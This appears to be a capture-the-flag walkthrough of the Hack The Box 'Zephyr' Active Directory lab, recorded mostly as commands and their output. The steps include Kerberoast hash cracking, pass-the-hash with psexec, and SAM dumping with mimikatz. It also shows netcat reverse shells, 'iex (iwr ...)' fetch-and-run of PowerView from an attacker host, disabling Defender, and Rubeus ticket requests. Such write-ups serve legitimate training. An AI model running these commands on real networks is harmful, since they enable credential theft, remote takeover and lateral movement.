$krb5tgs$23$*web_svc$PAINTERS.HTB$painters.htb/web_svc*$eaebad2c65f63fc49af2f48d7e69d3a3$f39ed1719eaea629a67110f63e061deeb0185f16dec4d03556ecad05f6fefc03f760a96c6f81d4acab44d84820f3e48e9f4aac37fdccc3fae565a418853e4fe1521cae63e67eb706211d817f80ac171b7eb04f05821037428b06fec99e2cc56ad03e095ad6ee63b4553a169acfaff099aec871340284351e915bb59a03dba9d11fa220f580bf2edd2f5e5c368e20ac142cbae12bac138c60097c103c5c82d13855d06f6e089c9fa85db0e889a07e73ceca1ab16397cbb6a96e4ff354b2375b1ce6a45f423b920a40ecf60b903ce4e56dbd0883b687bf8f20b5aeb6ec104f9c6c3d2695f512a48f72f6c4956ab8db72523259e70e20af33da64eaac0c2f55232372aee9fc593e6fab92be5c90170a54df9bbc13c9f035960d5e416be0913a87af6cc27ae4957edba7b63de1e45efd5ff1f3b2ad7cd7ee04acc8374b662c832df9a6a681648daae2cb94b3ecf6388098b7e85c9118b371d295dc19efc5711d6e076079d5af886c7d68cf75e1a7d670a06c2f274702e8a3dba9c1ccb57a5ed019a0dc7e70fea6ccb29fe17ac1cd3f114954a8dab0feedd11960f1ba6cfdf5be8517d05220a4c96a2e5cfc83c0e85bd7c7a04974c24c4e5cf5fb05c8a30a6da4a946eb3ae1f5d93a12fb9c24ace660d8ce29b7cc8f669b5129d9e9900e5dfbc5656ce4cd57cacf4dd78387e29d9ecd09cd111d7000b6757ce8f616f44f39c8c3af71fb03c5a7e0e7dbb2073ae9f70f17eb154ac6d1a2188c5f6262e6f81a217cddbac7ffe2fd1b1a6665bbecd2254f54780a47921d47db4ebb912b522c99b0366222e21ae150a4bf63ade806c2cba041b438eb360bb0be4937912b18527376cff004282c76a9c013a967bc6aba9d2535571c69fe849bde586e2fe1316980e0c29ec18637987379a35c96240d1d186353ec3bbb972ba60a3a4b80235e54735c7d669dafb6c639410014f270aa3068eecf6306c8cb73936345788f63dd35899a51e3d1541e9c2e5b1757462262e7fe00842d15eec67b19dfcd56565810c64f6d2223035565770debe997f768343326ea7344b5ff939f9e142451c9861af3503e85d96b073762f184056d8d6ee8b09e9bdc307b99009c37bfd16cebca3fae2af99afd1710801724b83434bf7280be19169c0b4317a63fae5fe350ca8d3e8f8612bc60f59d45531d57f9686edbfbcd66243d260df9bff506e4e08a7fa168e9c9d13b19e821e2d20ae1b5d00ab4ca86891a5581cbc5533ae619fb79ef733b2ddd35bffe21d06072ad49cca80e28aed452b72420df2bd7f80e205d9a3d3dac257d6534a468d05ff94f1784fee0944deaa76b93ef441e4f070d2024270a9b9951fea2e9ac604fcbe3e0421cc30b597deffcc375ebf6b00c2f6464542d61c7e331aac3e9a409b6acc583c9b4ccc58f485e60748eae16dc3db9336ac7b0923834d31c0b83241edeee12a0c2c7dbfee7b1
We will focus on account web_svc then we can try to crack the hash by hashcat
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ hashcat web_svc.hash -m 13100 /usr/share/wordlists/rockyou.txt --show
$krb5tgs$23$*web_svc$PAINTERS.HTB$painters.htb/web_svc*$eaebad2c65f63fc49af2f48d7e69d3a3$f39ed1719eaea629a67110f63e061deeb0185f16dec4d03556ecad05f6fefc03f760a96c6f81d4acab44d84820f3e48e9f4aac37fdccc3fae565a418853e4fe1521cae63e67eb706211d817f80ac171b7eb04f05821037428b06fec99e2cc56ad03e095ad6ee63b4553a169acfaff099aec871340284351e915bb59a03dba9d11fa220f580bf2edd2f5e5c368e20ac142cbae12bac138c60097c103c5c82d13855d06f6e089c9fa85db0e889a07e73ceca1ab16397cbb6a96e4ff354b2375b1ce6a45f423b920a40ecf60b903ce4e56dbd0883b687bf8f20b5aeb6ec104f9c6c3d2695f512a48f72f6c4956ab8db72523259e70e20af33da64eaac0c2f55232372aee9fc593e6fab92be5c90170a54df9bbc13c9f035960d5e416be0913a87af6cc27ae4957edba7b63de1e45efd5ff1f3b2ad7cd7ee04acc8374b662c832df9a6a681648daae2cb94b3ecf6388098b7e85c9118b371d295dc19efc5711d6e076079d5af886c7d68cf75e1a7d670a06c2f274702e8a3dba9c1ccb57a5ed019a0dc7e70fea6ccb29fe17ac1cd3f114954a8dab0feedd11960f1ba6cfdf5be8517d05220a4c96a2e5cfc83c0e85bd7c7a04974c24c4e5cf5fb05c8a30a6da4a946eb3ae1f5d93a12fb9c24ace660d8ce29b7cc8f669b5129d9e9900e5dfbc5656ce4cd57cacf4dd78387e29d9ecd09cd111d7000b6757ce8f616f44f39c8c3af71fb03c5a7e0e7dbb2073ae9f70f17eb154ac6d1a2188c5f6262e6f81a217cddbac7ffe2fd1b1a6665bbecd2254f54780a47921d47db4ebb912b522c99b0366222e21ae150a4bf63ade806c2cba041b438eb360bb0be4937912b18527376cff004282c76a9c013a967bc6aba9d2535571c69fe849bde586e2fe1316980e0c29ec18637987379a35c96240d1d186353ec3bbb972ba60a3a4b80235e54735c7d669dafb6c639410014f270aa3068eecf6306c8cb73936345788f63dd35899a51e3d1541e9c2e5b1757462262e7fe00842d15eec67b19dfcd56565810c64f6d2223035565770debe997f768343326ea7344b5ff939f9e142451c9861af3503e85d96b073762f184056d8d6ee8b09e9bdc307b99009c37bfd16cebca3fae2af99afd1710801724b83434bf7280be19169c0b4317a63fae5fe350ca8d3e8f8612bc60f59d45531d57f9686edbfbcd66243d260df9bff506e4e08a7fa168e9c9d13b19e821e2d20ae1b5d00ab4ca86891a5581cbc5533ae619fb79ef733b2ddd35bffe21d06072ad49cca80e28aed452b72420df2bd7f80e205d9a3d3dac257d6534a468d05ff94f1784fee0944deaa76b93ef441e4f070d2024270a9b9951fea2e9ac604fcbe3e0421cc30b597deffcc375ebf6b00c2f6464542d61c7e331aac3e9a409b6acc583c9b4ccc58f485e60748eae16dc3db9336ac7b0923834d31c0b83241edeee12a0c2c7dbfee7b1:!QAZ1qaz
We can easily get the credit web_svc:!QAZ1qaz
192.168.110.52 and 192.168.110.53
Attempting to reuse these credentials on the network showed us that we could execute code on 192.168.110.52.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ crackmapexec winrm 192.168.110.52-56 -u 'web_svc' -p '!QAZ1qaz' -d 'painters'
HTTP        192.168.110.56  5985   192.168.110.56   [*] http://192.168.110.56:5985/wsman
HTTP        192.168.110.53  5985   192.168.110.53   [*] http://192.168.110.53:5985/wsman
HTTP        192.168.110.55  5985   192.168.110.55   [*] http://192.168.110.55:5985/wsman
HTTP        192.168.110.54  5985   192.168.110.54   [*] http://192.168.110.54:5985/wsman
HTTP        192.168.110.52  5985   192.168.110.52   [*] http://192.168.110.52:5985/wsman
WINRM       192.168.110.56  5985   192.168.110.56   [-] painters\web_svc:!QAZ1qaz
WINRM       192.168.110.53  5985   192.168.110.53   [-] painters\web_svc:!QAZ1qaz
WINRM       192.168.110.55  5985   192.168.110.55   [-] painters\web_svc:!QAZ1qaz
WINRM       192.168.110.54  5985   192.168.110.54   [-] painters\web_svc:!QAZ1qaz
WINRM       192.168.110.52  5985   192.168.110.52   [+] painters\web_svc:!QAZ1qaz (Pwn3d!)
Then we can use evil-winrm to connect it
evil-winrm -i 192.168.110.52 -u 'painters\web_svc' -p '!QAZ1qaz'
By checking the group
*Evil-WinRM* PS C:\Users\Administrator\Desktop> whoami /groups

GROUP INFORMATION
-----------------

Group Name                           Type             SID          Attributes
==================================== ================ ============ ===============================================================
Everyone                             Well-known group S-1-1-0      Mandatory group, Enabled by default, Enabled group
BUILTIN\Administrators               Alias            S-1-5-32-544 Mandatory group, Enabled by default, Enabled group, Group owner
BUILTIN\Users                        Alias            S-1-5-32-545 Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NETWORK                 Well-known group S-1-5-2      Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\Authenticated Users     Well-known group S-1-5-11     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\This Organization       Well-known group S-1-5-15     Mandatory group, Enabled by default, Enabled group
NT AUTHORITY\NTLM Authentication     Well-known group S-1-5-64-10  Mandatory group, Enabled by default, Enabled group
Mandatory Label\High Mandatory Level Label            S-1-16-12288
We can directly access to Adminsitrator
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type flag.txt
ZEPHYR{S3rV1c3_AcC0Un7_5PN_Tr0uBl35}
Get another flag here.
Let's try to dump the system hashes by uploading mimikatz.exe and netcat to the target.
From the SVC machine, use powershell to grab mimikatz.exe and nc64.exe executables.
powershell
iwr http://10.10.14.4/mimikatz.exe -O mimikatz.exe
iwr http://10.10.14.4/nc64.exe -O nc64.exe
Then send a shell from the SVC machine.
.\nc64.exe 10.10.14.4 443 -e cmd.exe
From the new shell we can use mimikatz.exe and dump the SAM.
C:\Users\Administrator\Documents>mimikatz.exe
. HHHHE# mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
HH © ##. "A La Vie, A L'Amour" - (0e.e0)
## / \ ## /**x*x Benjamin DELPY ‘gentilkiwi’ ( benjamin@gentilkiwi.com)
## \ / ## > https://blog.gentilkiwi.com/mimikatz
‘## Vv ##' Vincent LE TOUX ( vincent. letoux@gmail.com )
'HHHHH | > https://pingcastle.com / https://mysmartlogon.com **x/
mimikatz # privilege: :debug
Privilege '20' OK
mimikatz # lLsadump::sam
Domain : PNT-SVRSVC
SysKey : b131lea5c8206a94e3d32119d035961a9
Local SID : S-1-5-21-1894836871-1209905952-3336604744
SAMKey : 21027b48a361fb0094c6eb79509e228d
RID : 000001f4 (500)
User : Administrator
Hash NTLM: 6ee87fa6593a4798fe651F5f5a4e663e
<SNIP>
User : James
Hash NTLM: 8af1903d3c80d3552a84b6ba296db2ea
<SNIP>
Now we have a NTLM for James user. Using crackmapexec we can check if the hash can be reused across the network.
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ crackmapexec smb 192.168.110.52-56 -d . -u James -H :8af1903d3c80d3552a84b6ba296db2ea --shares
SMB         192.168.110.52  445    PNT-SVRSVC       [*] Windows Server 2022 Build 20348 x64 (name:PNT-SVRSVC) (domain:.) (signing:False) (SMBv1:False)
SMB         192.168.110.55  445    DC               [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:.) (signing:True) (SMBv1:False)
SMB         192.168.110.53  445    PNT-SVRBPA       [*] Windows Server 2022 Build 20348 x64 (name:PNT-SVRBPA) (domain:.) (signing:False) (SMBv1:False)
SMB         192.168.110.52  445    PNT-SVRSVC       [-] .\James:8af1903d3c80d3552a84b6ba296db2ea STATUS_PASSWORD_EXPIRED
SMB         192.168.110.55  445    DC               [-] .\James:8af1903d3c80d3552a84b6ba296db2ea STATUS_LOGON_FAILURE
SMB         192.168.110.53  445    PNT-SVRBPA       [+] .\James:8af1903d3c80d3552a84b6ba296db2ea (Pwn3d!)
SMB         192.168.110.53  445    PNT-SVRBPA       [+] Enumerated shares
SMB         192.168.110.53  445    PNT-SVRBPA       Share           Permissions     Remark
SMB         192.168.110.53  445    PNT-SVRBPA       -----           -----------     ------
SMB         192.168.110.53  445    PNT-SVRBPA       ADMIN$          READ,WRITE      Remote Admin
SMB         192.168.110.53  445    PNT-SVRBPA       C$              READ,WRITE      Default share
SMB         192.168.110.53  445    PNT-SVRBPA       IPC$            READ            Remote IPC
We have a successful authentication against the PNT-SVRBPA machine. Using psexec we Can gain a shell by passing the hash
┌──(wither㉿localhost)-[~/Templates/htb-labs/Prolabs/Zephyr]
└─$ psexec.py 'james@192.168.110.53' -hashes :8af1903d3c80d3552a84b6ba296db2ea
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Requesting shares on 192.168.110.53.....
[*] Found writable share ADMIN$
[*] Uploading file rLEvnLAN.exe
[*] Opening SVCManager on 192.168.110.53.....
[*] Creating service UtAW on 192.168.110.53.....
[*] Starting service UtAW.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.2849]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
nt authority\system

C:\Users\Administrator\Desktop> type flag.txt
ZEPHYR{P3r5isT4nc3_1s_k3Y_4_M0v3men7}
We can get another flag here.
PNT-SVRPSB.HTB
Back in BloodHound, we can search for PNI-SVRBPA.PAINTERS.HTB, select a reachable high-value target, and discover that PNT-SVRBPA.PAINTERS.HTB has ForceChangePassword set to ON
BLAKE@PAINTERS.HTB.

BLAKE@PAINTERS.HTBwas allowed to delegate to the domain controller, which allowed us to impersonate the PC computer account to perform a DCSync attack. To exploit this, we uploaded PowerView.ps1 to the PNTSVRBPA machine and executed the following command to change the password of the blake user.
PS C:\ProgramData> iex (iwr http://10.10.14.4/PowerView.ps1 -UseBasicParsing)
iex (iwr http://10.10.14.4/PowerView.ps1 -UseBasicParsing)
PS C:\ProgramData> $UserPassword = ConvertTo-SecureString 'Password123!' -AsPlaintext -Force
$UserPassword = ConvertTo-SecureString 'Password123!' -AsPlaintext -Force
PS C:\ProgramData> Set-DomainUserPassword -Domain painters.htb -Identity blake -AccountPassword $UserPassword -Verbose
Set-DomainUserPassword -Domain painters.htb -Identity blake -AccountPassword $UserPassword -Verbose
VERBOSE: [Get-PrincipalContext] Binding to domain 'painters.htb'
VERBOSE: [Set-DomainUserPassword] Attempting to set the password for user 'blake'
VERBOSE: [Set-DomainUserPassword] Password for user 'blake' successfully reset
Now create a credential object to pass into Invoke-Command.
$user = 'painters\blake'
$passwd = 'Password123!'
$secpass = ConvertTo-SecureString $passwd -AsPlainText -Force
$cred = New-Object System.Management.Automation.PSCredential ($user, $secpass)
Invoke-Command -ComputerName PNI-SVRPSB -ScriptBlock {mkdir C:\temp; iwr http://10.10.14.4/nc64.exe -OutFile C:\temp\nc64.exe} -Credential $cred
Then start a netcat listener on our local machine.
nc -lvnp 4444
Then start a netcat listener on our local machine.
Invoke-Command -ComputerName PNT-SVRPSB -ScriptBlock {c:\temp\nc64.exe 10.10.14.15 4444 -e cmd.exe} -Credential $cred
Checking listener we have a shell on PNT-SVRPSB as painters\blake.
nc -lvnp 444
Listening on [any] 444 ...
connect to [10.10.14.18] from (UNKNOWN) [10.10.110.35] 7306
Microsoft Windows [Version 10.0.20348.1366]
(c) Microsoft Corporation. All rights reserved.
C:\Users\Blake\Documents>whoamt
painters\blake
Checking the groups it can be seen that blake is part of the local administrators group.
 We can access to
 C:\Users\Administrator\and get another flag here
C:\Users\Blake\Documents>type c:\users\administrator\desktop\flag.txt
ZEPHYR{7h3_Tru57_h45_B3eN_Br0k3n}
Reviewing the BloodHound output, we see that Blake has restricted delegation to the domain controller. To exploit this, we will use Rubeus.exe to request a TGT from the domain controller. We will download Rubeus locally and transfer it to the PNT-SVRPSB shell. Windows Defender must be disabled to run the Rubeus executable.
powershell -ep bypass
set-mppreference —DisableRealTimeMonitoring $true
iwr http://10.10.14.4/Rubeus.exe -O Rubeus.exe
With Rubeus on the target we perform a request for TGT delegation.
.\Rubeus.exe tgtdeleg

Rubeus delegation fails. This is because UAC requires executables to be run as administrators. To bypass this issue, enable RDP and gain system access. Execute the following commands to enable RDP and allow it on the firewall.
Set-ItemProperty -Path 'HKLM:\System\CurrentControlSet\Control\Terminal Server' -Name "fDenyTSConnections" -Value 0
New-NetFirewallRule -DisplayName "Remote Desktop" -Direction Inbound -Action Allow -Protocol TCP -localPort 3389
Remmina utility can be used for Remote Desktop Access.
 Once you have
 RDP access, enter 15 to enter the PowerShell prompt, then navigate to the Documents folder and try Rubeus again.
.\Rubeus.exe asktgt /user:blake /password:Password123! /domain:painters.htb
/outfile:ticket .kirbi

